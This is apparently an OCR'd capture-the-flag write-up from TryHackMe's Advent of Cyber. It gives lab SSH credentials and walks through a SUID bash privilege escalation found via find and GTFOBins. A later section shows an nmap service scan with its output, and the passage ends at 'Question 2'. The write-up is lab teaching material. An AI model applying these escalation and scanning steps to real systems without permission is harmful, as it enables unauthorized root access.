
Enter the command of ssh cmnatic@[MACHINE_IP] and password with aoc2020


Applications
Wed 29 Jun, 09:52
AttackBox IP:10.10.233.166
root's Home
root@ip-10-10-233-166: ~
File Edit View Search Terminal Help
root@ip-10-10-233-166:~# ssh cmnatic@10.10.32.157
cmnatic@10.10.32.157's password:
[1] 0:ssh*
"ip-10-10-233-166" 09:52 29-Jun-22
THM AttackBox
1h 40m 36s


We will get to login and test can we access to root file but failed.




Use find to search the machine for executables with the SUID permission set



We get the output of bin/bash then we need to find code to function out the SUID by using GTFObins website.



Enter the command after entering the cd /bin/ and check the accessibility by using id and list out the file in the root by using ls and cat the file to get the contents inside.



Thought Process/Methodology:


Firstly, we need to login to the vulnerable machine with the command “ssh cmnatic@MACHINE_IP” and the password with “aoc2020”. Next check that can we get access to the root by using the command of “id” but we failed. After that, use find to search the machine for executables with the SUID permission set. We will get the output of bin/bash and we need to search for the code to get the function of SUID by using GTFObins website. Finally, enter the command after entering the cd /bin/ and check the accessibility by using id and list out the file in the root by using ls and cat the file to get the contents inside.


Day 12: Networking – Ready, set, elf.
Tools used: Firefox
Solution/walkthrough:

Question 1
What is the version number of the web server?

Ans: 9.0.17

type the command ‘nmap -sVC -vv MACHINE_ID’ or you can change ‘-sVC’ to ‘-sV -sC’ to start the standard nmap .


Applications
Places
Thu 30 Jun, 09:46
AttackBox IP:10.10.82.86
root's Home
root@ip-10-10-82-86: ~
File Edit View Search Terminal Help
root@ip-10-10-82-86:~# nmap -sVC -vv 10.10.186.144
Starting Nmap 7.60 (https://nmap.org) at 2022-06-30 09:39 BST
NSE: Loaded 146 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 09:39
Completed NSE at 09:39, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 09:39
Completed NSE at 09:39, 0.00s elapsed
Initiating ARP Ping Scan at 09:39
Scanning 10.10.186.144 [1 port]
Completed ARP Ping Scan at 09:39, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:39
Completed Parallel DNS resolution of 1 host. at 09:39, 0.00s elapsed
Initiating SYN Stealth Scan at 09:39
Scanning ip-10-10-186-144.eu-west-1.compute.internal (10.10.186.144) [1000 ports]
Discovered open port 3389/tcp on 10.10.186.144
Discovered open port 8080/tcp on 10.10.186.144
Discovered open port 8009/tcp on 10.10.186.144
Discovered open port 5357/tcp on 10.10.186.144
Completed SYN Stealth Scan at 09:40, 18.50s elapsed (1000 total ports)
THM AttackBox
1h 26m 18s




Question 2

